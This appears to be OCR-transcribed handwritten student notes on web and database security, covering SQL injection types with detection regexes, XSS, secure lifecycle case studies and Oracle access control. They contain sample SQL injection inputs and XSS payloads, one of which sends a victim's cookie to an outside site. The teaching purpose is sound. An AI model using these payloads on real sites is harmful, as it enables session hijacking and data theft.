Page No.
Date

~~Ethical~~

Ethical Hacking: OWASP

Q1 How can you test the web application sec. of website.

Q2 Mention what threat can be avoided by having unique usernames produced with high degree of entropy?

Q3 Mention what happens when an application takes user inserted data and sends it to a web browser without proper validation & escaping.

Q4 Mention what flaw arises from session tokens having poor randomness across a range of values.

Q5 Explain what threat arises from not flagging HTTP cookies with tokens as secure.

Q1 Mention what is the threat you are exposed to if you do not verify authorization of user for direct reference to restricted resources.

Q2 ~~Explain what this~~

Q3 Access Control violation threat arises from not flagging HTTP cookies with tokens as secure.

Q4 Name the attack technique that implement a user's session credential or session ID to an explicit value?

Page No.
Date

* Secure Web Life Cycle
1. Give threat modeling of website?
2. Give secure design of website.
3. Give secure implementation of websites. (Defense mechanism of OWASP top 10 algo or esapi framework)

* SQL Injection.
- SQL injection is a web security vulnerability that allows an attacker to interfere with queries that an app makes to its db. Allows attacker to view data.

Common eg: of Data i/p


Input Prompt Name	Type of Input
OS pswd promt	Your login & pass.
Application Prompt	App that you want to start.
URL box	Website address you want to visit
Search box	Term you want to perform a search on
Online db form	Record to be retrieved from e-db.

[Sections related to Attack (ITA)
43, 43A, 44, 45, 46, 47, 65 - 77B]

* SQL →

SQL Injection.

- Username & psw :
select * from tbl



website name

Firewall	Web Server	Application Server	Database Server
F	W	A	DB
http:	// fed.com	/ show.jsp	? login=doe pin=123

- Impact of SQL injection.
  - The attacker could submit malicious SQL commds directly to backend db to extract info / obtain privileges of db.

SQLIAs are classified into following types.
- Tautologies
- Illegal / Logically Incorrect Queries
- UNION Query
- Piggy backed Queries
- Timing interference attack

IMP Q

Page No.
Date

* SQLIA
- For login & pswd val
- select * from t_c.

Input U = a' or 'a' = 'a'
pswd = a' or 'a' = 'a

Query become
Select * from ~~tbl~~ user where user = 'a' or 'a' = 'a' and password = 'a' or 'a' = 'a';
Here 'a' = 'a' is always true & allow access.

* Element & Expression of Signature (Any 2 Pic) [AP]
- Alphanumeric

Q1 Impact of malicious command injection by attacker on website? Illustrate with SQL & XSS injections?
Q2. Give defence mechanism for SQL & XSS Injections

Elements & Expression of Signature
- Incident E (webpage form Access, URL Header Access).

IMP

→

Page No.
Date

* Tautology Query - Conditional Stmt.
- Attacks inject a piece of malicious code into one or more conditional stmts. so that they always evaluate True.
- Incident ∈ {Taut Query Stmt}
- SIG_T3,T2 ∈ {/['"]\s+(OR)\s+\w+\s*([=<>][<>]?)\s*\w+\s*(--|#)}

Attacker code shld meet defined signature.

- There must be some incidents to indicate achieving of SQLIA. The set of is {Bypass Authentication, Info retrieval}.
- Once either of the incidents happen the attacks state achieve.
  - Incident ∈ {Bypass authentication, Info retrieval}
  - SIG_R,T3 ∈ {SIG_BA, SIG_IR}

Impact

- Logically Incorrect Query
- The attack is the attacker intent to obtain the error feedback msg by injecting incorr. command in db.
- The db struct. & type info can be extracted a/c to error msg.
- The gen. sig.
  - Incident ∈ {Logically Incorrect Query Stmt}
  - SIG_I,_ ∈ {/(CONVERT/CAST)\s*\(\s*(int/char/varch/i}
- Info retrieval
  - Incident
  -

Page No.
Date

* Union Query
Inject UNION keyword Following with another SELECT query stmt.
- Incident ∈ {Info Retrieval, Bypass Auth}
{ SIG_{IR}, SIG_{BA} }

* Piggy backed Query
- In Piggy back q. attack, query be extended by injecting additional queries after the original one.
- Consequently, DB receives multiple SQL q.
- Incident ∈ {Piggy b. q. Stmt}
$SIG_{PB3, PB2}$ ∈ {/ E' ; /s* ; /s*(SELECT | INSERT | UPDATE | DELETE | DROP)}
Incident ∈
Impact : (Information Retrieval, Info Modification & DoS. Perform)

* Time Inference Query
SIG_{T3+12} ∈ {/(WAITFOR)/s+/d+/i} → Signature.
(IR, IM, DoS)

o Art of Attack for SQLIA--1
Input from form :
Select * from User where login = '' and pswd = 'abc' or '1'='1'

o Art of Attack for SQLIA-2 - UNION
query UNION other query injected

o Art of Attack for SQLIA-3
login = ''

DID - Defence In depth.

Page No.
Date

* Current Info Security Approaches
  - Proactive Protection
  - Data Protection Server
  - Outside-In Protection.

* Development of Secure Info. Sys (IS)

Q1 How shld an IS be developed in order to be secure.

- Access To IS

Q2 How can proper access to info be controlled.

- Model of Sw Life Cycle Processes for Secure Info Sys.
  - Comprehensive Set of Tasks
  - List of ISO stdards underlying the Tasks
  - The regular sequence of Tasks.

- Comprehensive Set of Tasks.

- ISO Standards.

* Development of Security Frame Work for Requirement Elicitation

* Security product life cycle.

Analysis → Design → Dev → Testing → Deployment → Maintenance

Design Secure Web app


Building Secure Web app

* Security Framework: Diagram

Page No.
Date


~~Phase 1~~ :

* Format
- For mat theory : DNS - Theory
- Questions
- Attack explanation with figure.
- Identify fields involved.
- Engage packet builder (Doing the attack)
- Algorithm.
- Defense Mechanism



change & fields. send pkt.

- Conclusion.



* Applying Security in prod. life cycle.

Analysis → Design → Development → Testing → Deployment → Maintaina

Threat modeling & Designing secure web

Building secure web.

Accessing Security.

Securing network host & web.

Phase 1 : Security Req Analysis & Planning

1. Identify critical assets 2. Formulation of abuser stories in every phases of life.

1. Each phase explores user stories describing features & functional req of the sftw to be built.

2. Keeping security in mind, developers will identify critical assets of the system for describing threats in future & in addition addresses specific security objectives like goal, constraints with user stories.

2. Formulation of abuser stories in every phases of lifecycle
The abuser stories are based on given user stories & assets of given sys. & can be seen as agile counterparts of abuse cases or misuse cases.
Potential threats are analyzed that could result in high risks to assets using threat modeling process which is used to shape secure s/w.

Threat modeling is process by which possible threats attacks & vulnerabilities against the functionalities of s/w can be depicted.

Threat modeling works to identify communicate & understand threats & mitigations with the context of protecting something of value.

Threat modelling can be applied to wide range of things including s/w applications, systems, networks, dist. sys., things in ~~IoT~~ IoT, business process, etc.

1* 12 methods of Threat modeling.

(2) Phase 2: Identifying vul. in every phase of threat modeling & Designing.
Overall goals for security design process include threat analysis, techniques to manage & mitigate risks & finally translate security req. into reality
to Risk Assessment & Prioritization: Threats identified in abuse stories processing more stories should be implemented first


2. Vul & threat modeling: all possible threats after finding assets and access points of the sys.

- Risk Assessment: It assesses risks from threats identified by threat modeling & then prioritizes them for mitigation.

Project Mgmt Risks
- Inherent Schedule flaws
- Req. Inflation.
- R
- :

- Application Security Risk
  - Injection, Weak authentication & Session Mgmt, XSS, Insecure direct Object Ref.
- Security: Misconfiguration, Sensitive data Exposure, Missing Function level Access Control, Cross Site Req. Forgery, Using comp- of known vul, unvalidated redirects & forwards.

3.



Page No.
Date

* Case Study for Secure Program: ATM, CARD, PIN, Money withdrawal.
- Formulated abuser story corresponding to given threat is
- Threats related to ATM may be: ~~surfing~~, skimming, Identity theft, phishing, DoS.
- assents are money, user secret info
- During ATM attack abuser wants to obtain pin number of abuser to get unauthorized access of user's account
- Pin number generation algorithm?
- ~~Most not~~

* Abuser Story
An unauthorized user captures identification & authentication of authorized user for stealing money when authorized user taking out money from his account using ATM machine.
Can mitigate by protecting secret info.

* Defense Mechanism.
a) Enforcing strong pin no. policy will restrict unautho. acces of out from brute force attack
b) Privacy enhanced protocols will provide resistance from any type of info disclosure, thus ~~people~~ provide protection from getting cloned
c) ~~Protecting~~ Secret data will guard against the misuse of pin no. & card both. From this misuser cannot get authentication by any means.
d) By encrypting info. misuser will sorry to collect.

* This misuse case may recid to new vul.
a. Encryption scheme applied in sys- can be guessed by malicious user.
b. Encryption scheme/algo can be leaked by some insider
c. Encrypt² S/w will be destroyed & pin no. entered, transmits online without encryption.
Given situation must be taken care of recursively.

(3) Phase 3: Secure code implementation: Implementation of security req. and its counter measures is performed in same way as other req. considered during dev.
~~Secure algo.~~

(4) Phase 4: Security Testing:
Testing should not wait till the end, it should be applied constantly & effectively to get a qualitative secure S/w sys.

Phase 5
(5) Secure deployment: S/w is ready for current release as each release.

Q. Explain Program Security OR
Q. Apply Secure S/w Life Cycle on the following Case Study

Ans → Phases
Analysis.
Threats
- Business Goals
- System boundary Assesment: Every entry exit point is threat
- Analysis on abuse of privilege by insiders can yield a lot threat


Design	Input Validation - BOF, XSS, SQLIA, Canonicalization, specific pattern attack Authentication - Network eavesdrop, Brute force attack, cookies replay Authorization - Elevation of privilege, disclose confi data Configuration mgmt - Unauth. access to admin interface, unauthorized access to config. stores, overprivileged process & service accounts Sensitive mgmt: Access sensitive data in storage Session mgmt: Session hijacking, session replay, mitm. Cryptography: Poor key gen. or key mgmt Parameter manipulat°: query string manipulation, form field manipulation, cookie mani. Exception mgmt: Info dislosure, dos Auditing & logging: User denies performing an operat, attacker covers track
Development	" All as above " " "

Testing Improper test data.

Deployment, Network Threats: Info gathering, Sniffing/eavesdr Spoofing, Session hijack, DOS, R2L, U2R

Host Threats: Viruses, Trojan horse, foot printing

Holistic Approach



* Network Security Tools

Element	Description
Router	~ -
Firewall	- -
Switch	- -
IPS	Intrusion prevention system.

* Case Study: National level conf. at dept. of ...
When we begun to think about the problem of automating an interface 95 VJTI Conference organized by ACE under the chairmanship of Dr. BBM. ACE Chairman, Local ACE Treasurer & ask "what info is imp to conf. organization?" ~~we might talk with~~ Info about papers etc. &


Q How can you use the secure s/w life cycle for implementation & deployment of program

Construct this dia. during Analysis (SDLC)

IMP

* Misuse Case
Eg. Register User

Analysis phase



- Authorization : Identify all roles. (admin, convenor, organizer)
- Sensitive mgmt: Access to sensitive data like payment details
- Session mgmt : ~~Once~~ login to logout (data maintainance)
- Cryptography : For sorting password in DB we need encrypted pswd so keys for encryption & decryption shld be strong.
- Parameter manipulations : Param passed by client
- Exception · Error handling.

Implementation Input Val : Validate all text boxes, remove special char, from otherwise SQLIA, XSS & BOF

Auth : Instead of login & pswd ⇒ use SP pswd

Authorization : Identify all roles

Sensitive mgmt : Payment detail mgmt

Session mgmt :

- Case Study (ANSWER)
Security provision against Threats in SDLC.

Phase ~~Phase~~ Threats

Analysis Business goals eg. allowing 24 hrs payment of fees via web can yeild DOS.


Privileges ~~can be~~ given to convenor & organizer.

Design Input Validation : Proper val. of name, email, comment section


Authentication only autho. user should get access to website

- Use Cases of Case Study :
① Record the paper accepted/rejected
② Group papers into session
③ Register paper
④ Register letter of intent
:

- Eliminate Web application design issues.



Software Architecture for Case Study



Case Study : 2

* Voting Machine Security

Give the process chart for the design of electronic voting machine? ALGO Used

Q1 IMP Several Countries in world - including Germany, US, Netherland - have banned use of EVM's Is there any issue of security design, info security & physical security, cyber crime / any other issue? Justify your obs. with reason

EVM: Electronic Voting Machine.

IMP Q

Control Unit VVPAT BU

- Position of VVPAT after CU as printer in Computer.
- Assembly be packed while in custody & Counting.
  - No internet connectivity / no mobile with people
  - Faraday bag & sys to isolate from radio freq.
  - Total Machine Count in India and to both count Voting in camera.
  - Count slips & machine votes.

IMP Q What is the impact of SQL injection on computing system & what is the defense mechanism.

Tautologies
Illegal/Logically Incorrect Queries
Union Q
Piggy Backed Q
Timing Inf. Attack

} Impact of all

~~Q What is impact of malicious cmd inject.~~

Page No.
Date

XSS Attack

- Type of comp. security vulnerability typically found in Web application which allow code injection by malicious web users into the web pages viewed by other users.
- Eg. of such code include HTML code & client side script.
- An exploited XSS vul. can be used by attacker to bypass access controls such as the same origin policy.
- Recently vul.'s of this kind have been exploited craft powerful phishing attacks & browser expl

- XSS occurs when web app gathers malicious data from a user.
- The data is usually gathered in the form of hyperlink which contains malicious content within it.
- The user will most likely click on this link from another website, instant msgs or simply just reading web board or email msgs.

Usually attacker will encode the malicious portion of the link to the site in HEX. ~~so req. it~~ XSS

After data is collected by web app. it creates o/p page for the user containing malicious data that was sent to it, but ~~man~~ in a manner to take it appear as valid content from website.

PGP to secure email

Page No.
Date

Many popular guestbook & forum programs allow users to submit posts with html & JS embedded in them.

Attack can make use of these JScripts to steal cookies for session hijaking.

- Eg. of XSS: insert XSS script from i/p short

1) simple script injection into a var (var means from form field)
http://localhost/page.asp?variable=<script>alert('Test')</script>

2) variation on simple var injection that displays the victim's cookie
http://---
(document.cookie)</script>

3) Injection in HTML tag; the injected link, emails the victim's cookie to malicious site
---/page.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script

4) Injecting HTML body "onload" eff into var.
http://localhost/frame.asp?var=%20onload=alert(document.domain)

5) Injecting JS into var. using IMG tag
http://localhost//cgi-bin/script.pl?name=">
SRC="javascript:alert('XSS')">

Page No.
Date

Types of XSS

There is no single standardized classification of XSS flaws, but following are types.

- non-persistent
- persistent


some sources divide them in 2 grps.

- traditional (caused by server-side code flaws)
- Document Object Model (DOM-) based (in client-side code)

1) Non persistent.

These vuln. show up when the data provided by web client, most commonly in HTTP req. query parameters or in HTML form submission, is used immediately by server-side script(s) to generate page of results for that user UID without properly sanitizing response.


(ii) Data is not stored on server.



Eg. Alice visits a particular web, which is hosted by Bob. Bob's web allows alice to login with username/pswd. & store sensitive info; such as billing info.

- Mallory observes Bob's web contains reflected XSS vulnerability.
- Mallory crafts URL to exploit vul. & sends Alice an email, making it look as if it came from Bob. (spoofed mail)

As this info not stored in Bob hence it is non persistent.



- Alice visits URL while logged into Bob's web
- Malicious script embedded in URL executes the Alice browser, as if it came directly from Bob's server.
- The script steals sensitive info. & sends this to Mallory's web server without Alice's knowledge!

2) Persistent (Data is stored at web server side)
- Vul. is more dereceptive variant of XSS flaw.
- It occurs when data provided by attacker is saved by server & then permanently displayed on normal pages returned to other users in the course of regular browsing, without proper HTML escaping.

eg. Online msg. boards where users are allowed to post HTML formatted message for other users to read.

eg. Mallory posts msg with mal. payload to a social network.
- When Bob reads msg Mallory's XSS steals Bob's cookie.
- Mallory can now hijack Bob's session & impersonate Bob.
- Non-persistent XSS converted to persistent.

* Traditional vs DOM based

1) Traditional: occur in server side code responsible for preparing HTML res. to be served to user.
2) DOM-based vul. (client side HTML/XML content/ JS contents processing)

DOM based XSS

The pre req. is for vul. site to have an HTML page that uses data from
- document.location or
- URL or
- referrer
in an insecure manner.

Art of Attack

1) In comment section
2) Web page link
3) URL type script.
4) Injecting JS into a variable

1) In comment section (Type script & post it, xss vul. will allow the execution this script on server

Prevention: (i) Validate fields using reg. exp.
(ii) Here < and > is not allowed so it is difficult to write script tag.

2) Web Page link: On trusted web page, put a link to malicious web page.

3) URL (write <script> alert(document.cookie) </script>)

IMP

Q How create index & views?
Q Grant & revoke for authorization of obj
Q System privilege.

Page No.
Date

7 Experimentation for XSS

<script type='text/javascript'> Alert ("How dis??"); </script>

- <script <!-- --> > in comment will give alert.
- When any user opens web script gets executed (Persistent)

---


4 Database Security:


- Attacks
  - DOS, Execute Code, OverFlow [608], XSS [5303], Directory Traversal, Bypass Something, Gain Info, Gain Privilege, Sql Injection, File Inclusion, Memory Corruption, CSRF, HTTP response Spliting.

IMP

- Access Control (Explain 5 points)
  1. Sec. Views - DB security (by commands access of tbls and attributes)
  2. Authenticat^n & Authorizat^n
  3. by SQL model
  4. Privileges & Authorizations - Diff - models
  5. Access Control - DAC, MAC, RBAC or their comb^n

- Secure DB decomposition





Imp

1. Layer 1: Access Control: lowest layer, ref. monitor, perform file interaction, enforcing Bell La. Padula
2. ~~layer 2~~ Access Controls & does user authentication. Part of TB, f° 's is to filter data passed to higher levels.
3. Layer 2 'Secure Index' Perform basic indexing & computation functions of DB.
- Layer 3: View Translation: translates views into the base relation of DB.

These 3 layers make up the trusted computing base TCB of the system.

4. The remaining layers implement normal DBMS f° and the user interface.

A. Access Control (Authentication & Authorization).
- controlling access to a system from an external source
- Access control is achieved by DBMS & OS
- Authorization

B. Access Control (by SQL model)
DML, DDL, DCL, TCL

C. AC (by Privileges & Authorization)
- Allow or deny access.
- Principle of least privilege.
- Models: ACM(Matrix), ACL, C-list (Capability List), DAC, MAC, RBAC, ABAC, FGAC
Explanation of each model (Acm, ACL, C-list, ...)
- C-list: for Seman: (name, R).

Imp
Q) Diff b/t Authentication & Authorization in DBMS
How it is achieved in Oracle DBMS?

- Pswd Authentication
'Create USER username
Identified {By password | externally | Globally as 'external-name'}
[Default Tablespace tablespace
[Temporary Tablespace {tablespace}
- Managing Users
Profile:
1. Create profile [pswds_setting]
CREATE profile ramesh limit
Failed_login_attempts 3
pswd_lock_time unlimited
resume_time 30
life_time 30
verify_function verify_function
GRACE_TIME 5;
- Dropping profile
Drop profile develope_prof CASCADE
(Drop User Username)
Eg. Emp (Pic) CASCADE drops all objects in schema
- OS Authentication
Auth. & identification mechanism.
Connect <user> USING <pswd>
DBMS may choose Auth.

What is Cascade.

IMP — Connectivity of OS with DB &

- Creating User (new): OS Authentication

Write This ⇒ Use the identified externally clause of the Create User cmd to specify that a user must be authenticated by OS.

>> - Connect <user> using <pswd>

-th init.ora

>> OS_AUTHENT_PREFIX = " "

Using OS_AUTHENT_PREFIX = OPS$ gives the flexibility of having a user authenticated by OS of oracle server.

- In this case DBA can create user by entering cmd of the form.

CREATE USER OPS$ user
IDENTIFIED BY password;

- DBA can set other initialization parameter.

REMOTE_OS_AUTHENT = True to auth. user by remote OS.

OS sys authentication.

> SQLPLUS SYSTEM.

> show parameter OS_AUTHENT_PREFIX.

> CREATE USER "usr" IDENTIFIED EXTERNALLY;
usr_created

> GRANT CREATE SESSION TO "usr";
Grant succeeded.

Authorization / GRANT REVOKE

Page No.
Date

D. Access Control - Authorization Identifiers & Ownership.
Auth. id. is normal SQL identifiers used to establish identity to users.

Privileges
- SELECT, INSERT, DELETE, UPDATE, REFERENCES, USEAGE.

- Command to GRANT object Privileges (Search)
- Command to Revoke object Privileges (Search)
- Command to list as many as privileges & roles in command as you need.

> Grant create session, Create Table, Connect, Unlimited tablespace To Joseph;

- By default only DBA can grant roles or privileges to other users.

> GRAT CREATE TABLE to Joseph with ADMIN OPTION

- Revoke

> REVOKE CREATE TABLE FROM Joseph;

A. SQL Security Model (DAC) Discretionary Access Control
- Discretion: freedom to decide what to do.
- Subject with certain access permission is capable of passing that permission on to any other subject.
- Types: - central administration: Predefined dba can grant permissions to others
  - Ownership admin: Creator is owner.
- Cascading & non-cascading revoke variation

DAC, MAC, Role based Access.

- DAC based on
  - users: User of db (user identity checked during login process)
  - actions: including select, update, delete, insert
  - objects: tables, views & columns (att) of tables & views
- Users can protect objects they own.
- Obj created - owner = user
- owner grant access to others.
- users other than owner have to be granted privileges to access object.
- 2 methods/levels of assigning privileges to db sys:
  1. Account level 2. Relation level.

Propagate privileges using grant option

GRANT SELECT ON EMPLOYEE, DEPT TO sontakke WITH GRANT OPTION.

REVOKE SELECT ON EMPLOYEE FROM sontakke.

- Owner of the relation is given all privileges on relat°.
- The owner A/c holder can pass privilege of the owned relations to other users by granting privileges to their accounts.

- 2 Types of DAC privileges in ORACLE:
  System & Object privileges:

(1) Obj. priv: ALTER, Connect, delete, execute (for procedures & packages), insert, select, update

Priv: table, view, materialized view, seq. | this view, mat view | for tables, views, mat view

(1) Object Privs
- GRANT SELECT ON emp TO emp2;
- REVOKE SELECT ON emp FROM emp1;
- GRANT SELECT ON emp (SSN, emp-name, add) TO PUBLIC
- REVOKE ——— "

(2) System Priv.
- CREATE/DROP - Table, ANY Table, ANY VIEW, PROCEDURE, } write separate
- Execute ANY PROCEDURE.

GRANT SELECT ANY TABLE TO emp2
REVOKE SELECT ANY TABLE FROM emp1

(B) MAC (Mandatory Access Control)
- multilevel relational database
- Usually called Non-DAC
- Access control policies are fixed → mandatory as per the order as below.
- Objects: Classification level, L(O)
  Top Secret > Secret > Confidential > Unclassified.
  L(O) Confi < L(S) SECRET

*BLP Model

Page No.
Date

* AC by DAC MAC & RBAC (Pic) IMP

MAC: (used by gov. strict policy)
policy specifies rules whereby users can obtain direct/indirect.

→ Sensitive Data Exposure
- app. or other entity exposes personal data.
- when databases are not protected adequately sensitive data exposure can occur.
- different types of data can be exposed such as bank A/c details, session IDs, Card details, user A/C info.
- Sensitive data exposure differs from data breach in which attacker accesses & steals info.


eg: app. encrypts card no. in db by automatic database encryption & we decrypt this data automatically when retrieved.
Disallow SQL injection.

localhost/construction/images URL in search box.

IMP

⇒ Use Secure Protocols & Algorithm

defense Mech



Learn all these protocols (IMP)

